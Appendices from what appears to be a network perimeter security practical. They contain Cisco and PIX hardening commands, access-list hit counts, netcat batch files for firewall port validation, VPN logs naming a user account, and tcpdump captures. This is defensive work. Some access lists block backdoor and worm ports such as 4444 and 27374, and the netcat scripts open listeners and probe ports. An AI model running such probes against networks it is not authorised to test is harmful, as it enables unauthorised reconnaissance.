access-list 10 permit 192.168.100.73
access-list 10 permit 192.168.100.74
access-list 10 permit 192.168.100.75
access-list 10 permit 192.168.100.68
access-list 10 permit 192.168.100.69
access-list 10 permit 192.168.100.70
access-list 10 permit 192.168.100.71
access-list 10 permit 192.168.100.64
access-list 10 permit 192.168.100.65
access-list 10 permit 192.168.100.66
access-list 10 permit 192.168.100.67
access-list 10 permit 10.32.1.122
access-list 10 permit 192.168.100.80
access-list 10 deny any log
```

Router Specific

Generate a crypto key of the maximum modulus:
crypto key generate rsa usage
2048

Require authentication for console login:

line con 0
login authentication console

Make sure that the router can respond to logins:
scheduler allocate

Tell the router which IP address should be used for all the syslog messages. Use a Loopback interface if possible:
logging source-interface <Interface Number>
ntp source <Interface Number>

Disallow FTP server write:
no ftp-server write-enable

All of the interfaces that face the Internet should have the following commands:
interface E0
ip accounting access-violations
ip verify unicast reverse-path

Switch Specific

Generate a crypto key of the maximum modulus:
crypto key generate rsa modulus 2048
logging source-interface vlan 1
ntp source vlan 1
int vlan 1
ip accounting access-violations

For the 4006, set HTTP to a “strange” port and also only allow access by the NMS (just in case it ever gets turned on):
ip http port 1369
ip http access-class 69

PIX specific

Generate RSA crypto key and **save** the key in NVRAM. Note: Domain Name and PIX name must be set first for this command to work correctly. The key **must** be saved otherwise a reboot will wipe out the key:
ca generate rsa key 2048
ca save all

Put in domain name:
domain-name GIACit.com

Server authentication:
aaa-server LOCAL protocol local

```
aaa authentication ssh console LOCAL
ssh 10.32.1.10 255.255.255.255 inside
ssh 10.32.1.122 255.255.255.255 inside
ssh 10.32.1.132 255.255.255.255 inside
ssh timeout 10
show ca mypubkey rsa
```

Test SSH then delete all http IP addresses and Telnet addresses in the config

Stop the HTTP server:
no http server enable

Cisco 2980's

Allow only the NMS to talk SNMP with 2980. If any other devices talk SNMP with the 2980 a syslog message will be generated:
set ip permit 10.32.1.122 255.255.255.255 snmp

Tell the 2980 which IP's can SSH to the 2980:
set ip permit 10.32.1.10 ssh
set ip permit 10.32.1.122 ssh
set ip permit 10.32.1.132 ssh

Start the SNMP engine:
set ip permit enable snmp

Start the SSH engine:
set ip permit enable ssh

Set the type of syslog messages you want to see:
set logging level ip 4 default

Generate your crypto key:
set crypto key rsa 2048

Set up your local user:
set localuser user <username> password <password> privilege 15

Allow local authentication of the above user:
set localuser authentication enable

Verify SSH works then:
set ip permit enable telnet

And verify:

```
set authentication login tacacs disable telnet
set authentication enable tacacs disable telnet
set authentication login radius disable telnet
set authentication enable radius disable telnet
set authentication login local enable telnet
set authentication enable local enable telnet
set authentication login kerberos disable telnet
set authentication enable kerberos disable telnet
set authentication login attempt 3 telnet
set authentication login lockout 0 telnet
set authentication enable attempt 3 telnet
set authentication enable lockout 0 telnet
```

The below “technically” allows Telnet, but the IP Permit list has no “IP Permit <IP Address> telnet” so no telnet is allowed:

```
set ip permit enable telnet
set ip permit enable ssh
set ip permit enable snmp
set ip permit 10.32.1.10 ssh
set ip permit 10.32.1.122 ssh
set ip permit 10.32.1.122 snmp
set ip permit 10.32.1.132 ssh
```

Appendix E – Real World access list counts

When reviewing the access lists for maximum efficiency, take a look at them and see if there are any "hitcount=0" (or 0 matches). Reconsider if this access list line needs to be removed or not.

Another consideration is trying to move the largest number of matches as high in the access list as possible. This will improve the CPU utilization of the device. Make sure that this does not adversely affect the security of the access list. The "Average" CPU should never exceed 80%. The "Maximum" CPU will be high because the SSH job runs once an hour and soaks up lots of CPU resources. Check the history as follows:

```
GIACInternet#show proc cpu hist
<snip>
      1      11      1      1 1 1 1 1 1      1 1 1 1      1 1      1 1      1 1 1
6808766700987909877090809079099057479060609607458056048509650878059070
0407504500643206861050905079090017327080708807486048063202010467098060
100  *      ***      **      *** *** *** *      ** * ** *      * *      * *      * *
90   **      ***      ****      ***** *****      ** * ** *      ** *      ** *      * *
80   ****      *****      ***** ***** ***** *      ** * ** *      ** *      * *      *****
70   ****      *****      ***** ***** ***** *      *****      ** ** *      *****
60  *****      *****      ***** ***** ***** *      *****      *** ** *      *****
50  *****      *****      ***** ***** ***** ***** ***** ***** *****
40  *****      *****      ***** ***** ***** ***** ***** ***** *****
30  *****      *****      ***** ***** ***** ***** ***** ***** *****
20  **#*****#*****#*****#*****#*****#*****#*****#*****#*****#*****
10  **#*****#*****#*****#*****#*****#*****#*****#*****#*****#*****
0...5...1...1...2...2...3...3...4...4...5...5...6...6...7.
      0      5      0      5      0      5      0      5      0      5      0      5      0
      CPU% per hour (last 72 hours)
      * = maximum CPU%      # = average CPU%
```

GIACInternet#

Below are the access lists from the border router, the internal router and the firewall. These access lists have been active for at least one week if not several months. To reset all the counters, either reload the router / PIX (the easiest method) or delete and add back in the access list.

Border router access list hit count

```
BorderRouter# show access-lists
Standard IP access list 10
  permit 190.104.93.46 (330 matches)
  permit 190.104.93.39 (154 matches)
  deny any log
Standard IP access list 69
  permit 10.32.1.122 (6 matches)
```



```
permit 190.104.93.46 (1630464 matches)
deny any log
Extended IP access list 110
permit icmp host 189.22.47.1 host 190.104.93.46 (9423 matches)
permit icmp host 190.105.12.254 host 190.104.93.46 (11056 matches)
permit icmp host 190.105.12.9 host 189.22.47.5 (2882 matches)
deny icmp any host 190.104.93.39 port-unreachable (103 matches)
permit icmp any host 190.104.93.39 (14947 matches)
permit icmp any any packet-too-big
deny icmp any any (545613 matches)
deny udp any eq echo any
deny udp any any eq echo (4 matches)
deny ip 190.104.93.32 0.0.0.15 any log
deny ip host 0.0.0.0 any (163 matches)
deny ip any host 255.255.255.255 (148 matches)
deny ip 192.168.0.0 0.0.255.255 192.168.0.0 0.0.255.255 (46 matches)
deny ip 192.168.0.0 0.0.255.255 any log (368 matches)
deny ip 172.16.0.0 0.15.255.255 172.16.0.0 0.15.255.255 (20135 matches)
deny ip 172.16.0.0 0.15.255.255 any log (69 matches)
deny ip 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255 (9449 matches)
deny ip 10.0.0.0 0.255.255.255 any log (42 matches)
deny tcp host 127.0.0.1 eq www any (212 matches)
deny ip 127.0.0.0 0.255.255.255 any log
deny ip any host 190.104.93.32 (1535 matches)
deny ip any host 190.104.93.37 (1542 matches)
deny ip any host 190.104.93.38 (1535 matches)
deny ip any host 190.104.93.40 (1589 matches)
deny ip any host 190.104.93.41 (1594 matches)
deny ip any host 190.104.93.43 (1573 matches)
deny ip any host 190.104.93.44 (1534 matches)
deny ip any host 190.104.93.47 (1520 matches)
deny ip any host 189.22.47.0
deny ip any host 189.22.47.7
deny ip host 190.104.93.26 any (61 matches)
permit udp host 190.104.93.11 eq domain any (196 matches)
permit tcp host 190.104.93.11 eq domain any
permit udp host 12.42.50.60 eq domain any (9781 matches)
permit tcp host 12.42.50.60 eq domain any
permit udp host 64.94.123.4 eq domain any (175 matches)
permit tcp host 64.94.123.4 eq domain any
permit udp host 207.155.183.73 eq domain any
permit tcp host 207.155.183.73 eq domain any
permit udp host 207.155.183.72 eq domain any
permit tcp host 207.155.183.72 eq domain any
permit tcp any eq domain host 190.104.93.39
permit udp any eq domain host 190.104.93.39 (383 matches)
```

permit udp host 209.81.9.7 eq ntp any (7299 matches)
permit udp host 128.252.19.1 eq ntp any (9469 matches)
permit udp host 208.184.49.9 eq ntp any (9351 matches)
permit ip any host 190.104.93.35 (26119 matches)
deny tcp any eq 0 any (241 matches)
deny udp any eq 0 any
deny tcp any any eq 0
deny udp any any eq 0
deny tcp any any eq 22 (24 matches)
deny tcp any any eq telnet (7 matches)
deny tcp any any range 135 139 (21200 matches)
deny udp any any range 135 netbios-ss (218412 matches)
deny tcp any any eq 443 (311 matches)
deny tcp any any eq 445 (4487 matches)
deny udp any any eq 445 (2 matches)
deny tcp any any eq lpd (5 matches)
deny tcp any any eq 901 (642 matches)
deny tcp any any eq 1080 (95 matches)
deny tcp any any eq 1433 (1165 matches)
deny tcp any any eq 1434 (33 matches)
deny udp any any eq 1434 (1651 matches)
deny tcp any any eq 17300 (950 matches)
deny tcp any any eq 27374 (327 matches)
deny tcp any any eq 37852 (27 matches)
deny udp any any eq 37852 (19 matches)
deny ip any host 189.22.47.5 (166 matches)
deny ip any host 190.104.93.33 (93 matches)
deny ip any host 190.104.93.34 (98 matches)
deny udp any any eq 1026 (725 matches)
deny udp any any eq 1027
deny udp any any eq 1028
deny udp any any eq 1029
deny ip any host 190.104.93.36 log (92 matches)
permit tcp any host 190.104.93.42 eq www (89100 matches)
permit tcp any host 190.104.93.42 eq smtp (437008 matches)
permit tcp host 206.204.212.72 eq ftp host 190.104.93.42
permit tcp host 206.204.212.72 eq ftp-data host 190.104.93.42
permit tcp any eq www host 190.104.93.42 established (3822 matches)
permit tcp any eq 443 host 190.104.93.42 established
deny ip any host 190.104.93.42 log (33 matches)
permit tcp any eq ftp host 190.104.93.46 established
permit tcp any eq www host 190.104.93.46 established (5512 matches)
permit tcp any eq 443 host 190.104.93.46 established (588 matches)
deny ip any host 190.104.93.46 log (69 matches)
permit tcp any 190.104.93.32 0.0.0.15 established (8402003 matches)
permit tcp any eq ftp-data host 190.104.93.39 (168 matches)

permit tcp any eq ftp host 190.104.93.39
permit udp any eq time host 190.104.93.39 (5 matches)
permit udp any eq ntp host 190.104.93.39 (3906 matches)
permit udp any eq isakmp host 190.104.93.39 log
permit esp any host 190.104.93.39
permit ahp any host 190.104.93.39
deny tcp any any eq ident (2355 matches)
deny tcp any any eq smtp (698 matches)
deny ip any 190.104.93.48 0.0.0.207 (1186 matches)
deny ip any 190.104.93.0 0.0.0.31
deny ip any any log (89 matches)

Extended IP access list 120

deny ip 192.168.0.0 0.0.255.255 any log
deny ip 172.16.0.0 0.15.255.255 any log
deny ip 10.0.0.0 0.255.255.255 any log (3639 matches)
deny ip 127.0.0.0 0.255.255.255 any log
deny ip any 192.168.0.0 0.0.255.255 log
deny ip any 172.16.0.0 0.15.255.255 log
deny ip any 10.0.0.0 0.255.255.255 log
deny ip any 127.0.0.0 0.255.255.255 log
deny tcp any any range 135 139 log (8 matches)
deny udp any any range 135 netbios-ss log
deny tcp any any eq 445 log
deny udp any any eq 445 log
deny ip host 190.104.93.36 any
permit icmp host 190.104.93.46 189.22.47.0 0.0.0.7 (38708 matches)
permit icmp host 190.104.93.46 host 190.105.12.254 (69545 matches)
permit icmp host 190.104.93.39 any (2748662 matches)
permit icmp any any packet-too-big log
deny icmp any any log (279 matches)
permit ip host 190.104.93.39 any (30501788 matches)
permit tcp host 190.104.93.42 eq www any (593881 matches)
permit tcp host 190.104.93.42 eq smtp any (1286915 matches)
permit ip host 190.104.93.35 any (101742 matches)
permit udp any any eq domain (63525 matches)
permit tcp any any eq domain
permit udp any any eq ntp
permit tcp host 190.104.93.42 any eq ftp (225 matches)
permit tcp host 190.104.93.42 any eq www (32852 matches)
permit tcp host 190.104.93.42 any eq 443 (358 matches)
permit tcp host 190.104.93.46 any eq ftp
permit tcp host 190.104.93.46 any eq www (14849 matches)
permit tcp host 190.104.93.46 any eq 443 (2713 matches)
permit ip any any log (4374 matches)
deny ip any any log

Internal router access list hit count

Inside 3640#show access-lists

Standard IP access list 69

permit 10.32.1.122 (4939054 matches)

deny any log

Standard IP access list Other_Packets

permit any (235475943 matches)

Extended IP access list 169

permit ip any host 192.168.70.2 (3460842 matches)

deny tcp any any eq 4444 log (24 matches)

deny tcp any eq 4444 any log (56 matches)

deny tcp any any range 135 139 (299 matches)

deny udp any any range 135 netbios-ss (43741 matches)

deny tcp any any eq 445 (51 matches)

deny udp any any eq 445

deny tcp any range 135 139 any (50 matches)

deny udp any range 135 netbios-ss any

deny tcp any eq 445 any (69 matches)

deny udp any eq 445 any

deny tcp any any eq 554 (68 matches)

permit tcp any 63.210.163.16 0.0.0.15 log

permit tcp any host 63.251.224.169 log

permit tcp any host 63.251.224.177 log

permit tcp any host 208.209.210.175 log

permit tcp any host 64.49.213.134 log

deny ip any 127.0.0.0 0.255.255.255 (65 matches)

deny ip any 10.0.0.0 0.255.255.255 (8351 matches)

deny ip any 172.16.0.0 0.15.255.255 (11 matches)

permit ip any host 192.168.100.7 (214663 matches)

permit ip any host 192.168.100.4 (367639 matches)

deny ip any 192.168.0.0 0.0.255.255 (10569 matches)

permit tcp any any eq www (4455098 matches)

permit udp host 10.32.1.122 any eq snmp (247400 matches)

permit tcp any any eq 1755 (33 matches)

permit tcp host 10.32.1.102 any eq smtp (729418 matches)

permit tcp host 10.32.1.102 eq smtp host 192.168.100.7

permit tcp any any eq 443 (414058 matches)

permit tcp any any eq 37 (4 matches)

permit tcp host 10.32.1.120 host 216.254.0.38 (4335 matches)

permit tcp host 10.32.1.122 any eq 22 (621 matches)

permit tcp host 10.32.1.122 any eq telnet (93 matches)

permit tcp any 66.151.158.0 0.0.0.255 eq 8200

permit icmp host 10.32.1.122 any (53724 matches)
permit icmp any any (37 matches)
permit udp any any eq time (5 matches)
permit udp any any eq ntp (956 matches)
permit tcp any any eq smtp (228 matches)
permit tcp any any eq 8080 (591 matches)
permit tcp any any eq ftp (4036 matches)
permit tcp any any eq ftp-data (9725 matches)
permit tcp any any eq domain
permit udp any any eq domain (1162 matches)
permit tcp any any eq pop3 (20350 matches)
permit tcp any any eq nntp (7542 matches)
permit tcp any any eq daytime
permit tcp any 192.6.144.0 0.0.15.255
permit tcp any 192.6.160.0 0.0.31.255
permit tcp any 192.6.192.0 0.0.63.255 (19471 matches)
permit tcp any 143.166.0.0 0.0.255.255 (71 matches)
permit tcp any 207.46.0.0 0.0.255.255
permit tcp any any eq 14 (180 matches)
deny udp host 10.32.1.122 any eq sunrpc (18 matches)
permit esp any any
permit tcp any any log (991654 matches)
permit udp any any log (13 matches)
permit ip any any log
deny ip any any log

Extended IP access list 181

deny tcp any eq 4444 any log (327 matches)
deny tcp any any eq 4444 log (9 matches)
deny tcp any eq 707 any log
deny tcp any any eq 707 log (1 match)
permit udp host 10.32.1.122 eq tftp any
permit udp any host 10.32.1.122 eq tftp (19 matches)
deny udp any eq tftp any log
deny udp any any eq tftp log (22 matches)
permit ip any any (66623248 matches)
deny ip any any log

Extended IP access list 182

permit icmp host 10.32.1.122 any (393 matches)
permit icmp any host 10.32.1.122 (401 matches)
permit icmp host 10.32.1.101 any (1 match)
permit icmp any host 10.32.1.101 (10 matches)
permit icmp any any log (34 matches)
permit ip any any (316184 matches)
deny ip any any log

PIX access list hit count

```
Firewall# show access-list
access-list cached ACL log flows: total 0, denied 0 (deny-flow-max 1024)
    alert-interval 300
access-list acl-out; 18 elements
access-list acl-out line 1 permit icmp any any echo-reply (hitcnt=266254)
access-list acl-out line 2 permit tcp any any eq domain (hitcnt=4)
access-list acl-out line 3 permit udp any any eq domain (hitcnt=155)
access-list acl-out line 4 permit tcp any host 190.104.93.42 eq www (hitcnt=37181)
access-list acl-out line 5 permit tcp any host 190.104.93.42 eq smtp (hitcnt=25425)
access-list acl-out line 6 permit tcp any host 190.104.93.42 eq https (hitcnt=42132)
access-list acl-out line 7 permit udp host 190.104.93.33 host 190.104.93.46 eq
snmptrap (hitcnt=0)
access-list acl-out line 8 permit udp host 190.104.93.33 host 190.104.93.46 eq syslog
(hitcnt=4570)
access-list acl-out line 9 permit udp host 190.104.93.36 host 190.104.93.46 eq
snmptrap (hitcnt=0)
access-list acl-out line 10 permit udp host 190.104.93.36 host 190.104.93.46 eq syslog
(hitcnt=16)
access-list acl-out line 11 permit udp host 190.104.93.36 host 10.32.1.122 eq tftp
(hitcnt=33)
access-list acl-out line 12 permit udp host 190.104.93.33 host 10.32.1.122 eq tftp
(hitcnt=0)
access-list acl-out line 13 permit udp host 190.104.93.33 host 190.104.93.46 eq snmp
(hitcnt=0)
access-list acl-out line 14 permit udp host 190.104.93.36 host 190.104.93.46 eq snmp
(hitcnt=0)
access-list acl-out line 15 permit udp host 190.104.93.36 host 10.32.1.132 eq tftp
(hitcnt=0)
access-list acl-out line 16 permit udp host 190.104.93.33 host 10.32.1.132 eq tftp
(hitcnt=0)
access-list acl-out line 17 permit icmp any any time-exceeded (hitcnt=66)
access-list acl-out line 18 permit esp any host 190.104.93.39 (hitcnt=560)
access-list acl-dmz; 19 elements
access-list acl-dmz line 1 permit icmp any any (hitcnt=153563)
access-list acl-dmz line 2 permit tcp any any eq domain (hitcnt=0)
access-list acl-dmz line 3 permit udp any any eq domain (hitcnt=51527)
access-list acl-dmz line 4 permit icmp any any echo-reply (hitcnt=0)
access-list acl-dmz line 5 permit udp any host 192.168.70.1 eq ntp (hitcnt=8466)
access-list acl-dmz line 6 permit tcp host 192.168.100.7 host 10.32.1.102 eq smtp
(hitcnt=21621)
access-list acl-dmz line 7 permit udp host 192.168.100.4 host 190.104.93.33 eq ntp
(hitcnt=17189)
access-list acl-dmz line 8 permit udp host 192.168.100.4 host 10.32.1.122 eq snmptrap
(hitcnt=0)
```

```
access-list acl-dmz line 9 permit udp host 192.168.100.4 host 10.32.1.122 eq syslog
(hitcnt=23)
access-list acl-dmz line 10 permit udp host 192.168.100.4 host 10.32.1.122 eq tftp
(hitcnt=30)
access-list acl-dmz line 11 permit tcp host 192.168.100.7 any eq www (hitcnt=564)
access-list acl-dmz line 12 permit tcp host 192.168.100.7 any eq https (hitcnt=17)
access-list acl-dmz line 13 permit udp host 192.168.100.7 host 190.104.93.33 eq ntp
(hitcnt=0)
access-list acl-dmz line 14 permit udp host 192.168.100.4 host 10.32.1.132 eq tftp
(hitcnt=0)
access-list acl-dmz line 15 permit tcp host 192.168.100.7 any eq ftp (hitcnt=13)
access-list acl-dmz line 16 permit tcp host 192.168.100.7 any eq ftp-data (hitcnt=0)
access-list acl-dmz line 17 deny tcp host 192.168.100.7 any eq smtp log
disable(hitcnt=19107)
Firewall#
```

Appendix F – NetCat support files

The following are the text files / batch files that validated the firewall. Each section will give the validation that is performed and the files on each computer.

The following text files reside on all machines and are used to verify that a particular port has been reached. The below format is “File <filename><cr>Text in File<cr><cr><next file>”. The last two files are the “base” batch files used to test out a variety of ports on a LAN. The netcatgolisten file is started on the “server” computer then the netcatgoget.bat is started on the “client” computer:

File netT20resp.txt

TCP Port 20 Response

File netT21resp.txt

TCP Port 21 Response

File netT23resp.txt:

TCP Port 23 Response

File netT25resp.txt

TCP Port 25 Response

File netT443resp.txt

TCP Port 443 Response

File netT53resp.txt

TCP Port 53 Response

File netT80resp.txt

TCP Port 80 Response

File netU53resp.txt

UDP Port 53 Response

File netUDPout.txt

UDP message from client

File netcatgolisten.bat

nc -v -l -p 23 <netT23resp.txt

nc -v -l -p 25 <netT25resp.txt

nc -v -l -p 53 <netT53resp.txt

nc -v -l -u -p 53 -w 2 <netU53resp.txt

nc -v -l -p 80 <netT80resp.txt

nc -v -l -p 443 <netT443resp.txt

File netcatgoget.bat
nc 10.32.1.132 23 -w 1
nc 10.32.1.132 25 -w 1
nc 10.32.1.132 53 -w 1
nc 10.32.1.132 -v -v -u 53 -w 3 <netUDPout.txt
nc 10.32.1.132 80 -w 1
nc 10.32.1.132 443 -w 1

Internet to the DMZ

To verify the ports from the Internet to the DMZ the following batch file will be run on the “DMZ” computer to listed for port requests. The port 20 and 21 requests (source port also set to 20 and 21) should not show up in the DMZ computer WinDump output as these ports should be blocked coming into the DMZ. Windump will log all traffic:

File netcatgolistenDMZ.bat
nc -v -l -p 25 <netT25resp.txt
nc -v -l -p 80 <netT80resp.txt
nc -v -l -p 443 <netT443resp.txt

File netcatgogetDMZ.bat
nc 190.104.93.42 25 -w 1
nc 190.104.93.42 80 -w 1
nc 190.104.93.42 443 -w 1

DMZ to Internet

To verify the ports from the DMZ to “The Internet” packets were sent to the Internet computer 189.22.47.3. Note, port 25 was attempted from the DMZ but packets did not arrive on the Internet computer 189.22.47.3:

File netcatgolistenINT.bat
nc -v -l -p 20 <netT20resp.txt
nc -v -l -p 21 <netT21resp.txt
nc -v -l -p 80 <netT80resp.txt
nc -v -l -p 443 <netT443resp.txt

File netcatgogetINT.bat
nc 189.22.47.3 20 -w 1
nc 189.22.47.3 21 -w 1
nc 189.22.47.3 25 -w 1
nc 189.22.47.3 80 -w 1
nc 189.22.47.3 443 -w 1
nc 207.155.183.73 53 -w 1
nc 207.155.183.73 -v -v -u 53 -w 3 <netUDPout.txt

DMZ to Internal Network

To verify that the SMTP port is open from the DMZ to the internal SMTP server the DMZ computer sent packets to the internal Mail Server (the server answered as it normally does):

File netcatgogetSMTP.bat
nc 10.32.1.102 25 -w 1

Internal Network to DMZ

To verify that the Internal server can connect to the DMZ on port 443, the internal computer sent packets to the DMZ:

File netcatgolistenDB.bat
nc -v -l -p 443 <netT443resp.txt

File netcatgogetDB.bat
nc 192.168.100.7 25 -w 1

Internal Network to Internet

For the connection from the Internal network to “The Internet” a connection was made from the Internal computer to the outside computer. Since there are some blocked ports, the “listening” computer did not listen for these ports, WinDump output was evaluated to make sure that these ports did not pass. The TCP ports 53, UDP 53, 80 and 443 are in the get / listen batch files to mark the beginning and end of the batch file:

File netcatgolistenINTR.bat
nc -v -l -p 53 <netT53resp.txt
nc -v -l -u -p 53 -w 2 <netU53resp.txt
nc -v -l -p 80 <netT80resp.txt
nc -v -l -p 443 <netT443resp.txt

File netcatgogetINTR.bat
nc 189.22.47.3 53 -w 1
nc 189.22.47.3 -v -v -u 53 -w 3 <netUDPout.txt
nc 189.22.47.3 80 -w 1
nc 189.22.47.3 135 -w 1
nc 189.22.47.3 -u 135 -w 1
nc 189.22.47.3 136 -w 1

nc 189.22.47.3 -u 136 -w 1
nc 189.22.47.3 137 -w 1
nc 189.22.47.3 -u 137 -w 1
nc 189.22.47.3 138 -w 1
nc 189.22.47.3 -u 138 -w 1
nc 189.22.47.3 139 -w 1
nc 189.22.47.3 -u 139 -w 1
nc 189.22.47.3 445 -w 1
nc 189.22.47.3 -u 445 -w 1
nc 189.22.47.3 554 -w 1
nc 189.22.47.3 443 -w 1

Appendix G – Output From Validating The Perimeter

For brevity only the first packet exchange is included and the hex dump of the packets has been omitted.

VPN

18766 10/27/2003 06:36:50.930 SEV=4 IKE/52 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
User (GIAC1\ken.hollis) authenticated.

18767 10/27/2003 06:36:51.020 SEV=5 IKE/184 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Client OS: Mac OS X
Client Application Version: 3.7.2 (Rel)

18769 10/27/2003 06:36:51.940 SEV=4 AUTH/22 RPT=110
User [GIAC1\ken.hollis], Group [ISDept1] connected

18770 10/27/2003 06:36:51.940 SEV=4 IKE/119 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 1 COMPLETED

18771 10/27/2003 06:36:51.960 SEV=5 IKE/25 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received remote Proxy Host data in ID Payload:
Address 10.32.1.90, Protocol 0, Port 0

18774 10/27/2003 06:36:51.960 SEV=5 IKE/24 RPT=63 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received local Proxy Host data in ID Payload:
Address 190.104.93.35, Protocol 0, Port 0

18777 10/27/2003 06:36:51.960 SEV=5 IKE/66 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
IKE Remote Peer configured for SA: ESP-3DES-MD5

18779 10/27/2003 06:36:51.970 SEV=5 IKE/75 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Overriding Initiator's IPsec rekeying duration from 2147483 to 28800 seconds

18781 10/27/2003 06:36:51.980 SEV=5 IKE/25 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received remote Proxy Host data in ID Payload:
Address 10.32.1.90, Protocol 0, Port 0

18784 10/27/2003 06:36:51.980 SEV=5 IKE/34 RPT=112 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received local IP Proxy Subnet data in ID Payload:
Address 0.0.0.0, Mask 0.0.0.0, Protocol 0, Port 0

18787 10/27/2003 06:36:51.980 SEV=5 IKE/66 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
IKE Remote Peer configured for SA: ESP-3DES-MD5

18789 10/27/2003 06:36:51.990 SEV=5 IKE/75 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]

Overriding Initiator's IPSec rekeying duration from 2147483 to 28800 seconds

18791 10/27/2003 06:36:52.040 SEV=4 IKE/49 RPT=174 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
Security negotiation complete for User (GIAC1\ken.hollis)
Responder, Inbound SPI = 0x05138660, Outbound SPI = 0x2393dd55

18794 10/27/2003 06:36:52.060 SEV=4 IKE/120 RPT=174 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 2 COMPLETED (msgid=3a5813f8)

18795 10/27/2003 06:36:52.070 SEV=4 IKE/49 RPT=175 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
Security negotiation complete for User (GIAC1\ken.hollis)
Responder, Inbound SPI = 0x1edf8bf9, Outbound SPI = 0x87518894

18798 10/27/2003 06:36:52.080 SEV=4 IKE/120 RPT=175 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 2 COMPLETED (msgid=ca79cfce)

18799 10/27/2003 06:39:26.340 SEV=5 IKE/50 RPT=153 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
Connection terminated for peer GIAC1\ken.hollis.
Reason: Peer Terminate
Remote Proxy 10.32.1.90, Local Proxy 0.0.0.0

18802 10/27/2003 06:39:26.340 SEV=5 IKE/50 RPT=154 207.172.5.122

Group [ISDept1] User [GIAC1\ken.hollis]
Connection terminated for peer GIAC1\ken.hollis.
Reason: Peer Terminate
Remote Proxy 10.32.1.90, Local Proxy 190.104.93.35

18805 10/27/2003 06:39:26.350 SEV=4 AUTH/28 RPT=110 207.172.5.122

User [GIAC1\ken.hollis], Group [ISDept1] disconnected:
Duration: 0:02:34
Bytes xmt: 664
Bytes rcv: 1272
Reason: User Requested

Internet to the DMZ commands:

DMZ Computer:

netcatgolistenDMZ.bat → Port 25, 80 and 443

```
19:19:06.334782 IP 189.22.47.3.1032 > 192.168.100.7.25: S
1590005325:1590005325(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:19:06.335074 IP 192.168.100.7.25 > 189.22.47.3.1032: S
3137211900:3137211900(0) ack 1590005326 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
19:19:13.229231 IP 189.22.47.3.1033 > 192.168.100.7.80: S
1591786864:1591786864(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:19:13.229374 IP 192.168.100.7.80 > 189.22.47.3.1033: S
3138998696:3138998696(0) ack 1591786865 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
19:19:20.232519 IP 189.22.47.3.1034 > 192.168.100.7.443: S
1593601348:1593601348(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:19:20.232681 IP 192.168.100.7.443 > 189.22.47.3.1034: S
3140798101:3140798101(0) ack 1593601349 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
```

Review of the packet dump when FastScan was running showed the only packets from 189.22.47.3 to 190.104.93.42 were 25, 80 and 443.

“The Internet” computer:

netcatgogetDMZ.bat → Port 25, 80, 443

fastscan IP Address 190.104.93.42

```
19:19:02.777372 IP 189.22.47.3.1032 > 190.104.93.42.25: S
1590005325:1590005325(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:19:02.780517 IP 190.104.93.42.25 > 189.22.47.3.1032: S
3622238607:3622238607(0) ack 1590005326 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
19:19:09.669587 IP 189.22.47.3.1033 > 190.104.93.42.80: S
1591786864:1591786864(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:19:09.672473 IP 190.104.93.42.80 > 189.22.47.3.1033: S
3868392566:3868392566(0) ack 1591786865 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
19:19:16.670651 IP 189.22.47.3.1034 > 190.104.93.42.443: S
1593601348:1593601348(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:19:16.673332 IP 190.104.93.42.443 > 189.22.47.3.1034: S
3577637999:3577637999(0) ack 1593601349 win 65535 <mss 1380,nop,nop,sackOK>
(DF)
```

DMZ to Internet

“The Internet” computer:

netcatgolistenINT.bat → Ports 20, 21, 80, 443

```
19:47:22.986300 IP 190.104.93.42.2145 > 189.22.47.3.20: S
273186993:273186993(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:47:22.986481 IP 189.22.47.3.20 > 190.104.93.42.2145: S
2069348299:2069348299(0) ack 273186994 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
19:47:44.191799 IP 190.104.93.42.2146 > 189.22.47.3.21: S
806644019:806644019(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:47:44.192001 IP 189.22.47.3.21 > 190.104.93.42.2146: S
2074681357:2074681357(0) ack 806644020 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
19:48:26.377074 IP 190.104.93.42.2148 > 189.22.47.3.80: S
3637520056:3637520056(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:48:26.377280 IP 189.22.47.3.80 > 190.104.93.42.2148: S
2085278434:2085278434(0) ack 3637520057 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
19:48:48.171278 IP 190.104.93.42.2149 > 189.22.47.3.443: S
4011400339:4011400339(0) win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:48:48.171471 IP 189.22.47.3.443 > 190.104.93.42.2149: S
2090774557:2090774557(0) ack 4011400340 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
```

DMZ Computer:

netcatgogetINT.bat → Ports 20, 21, 80, 443

The DNS validation will be to / from the DNS server 207.155.183.73.

fastscan IP Address 189.22.47.3

```
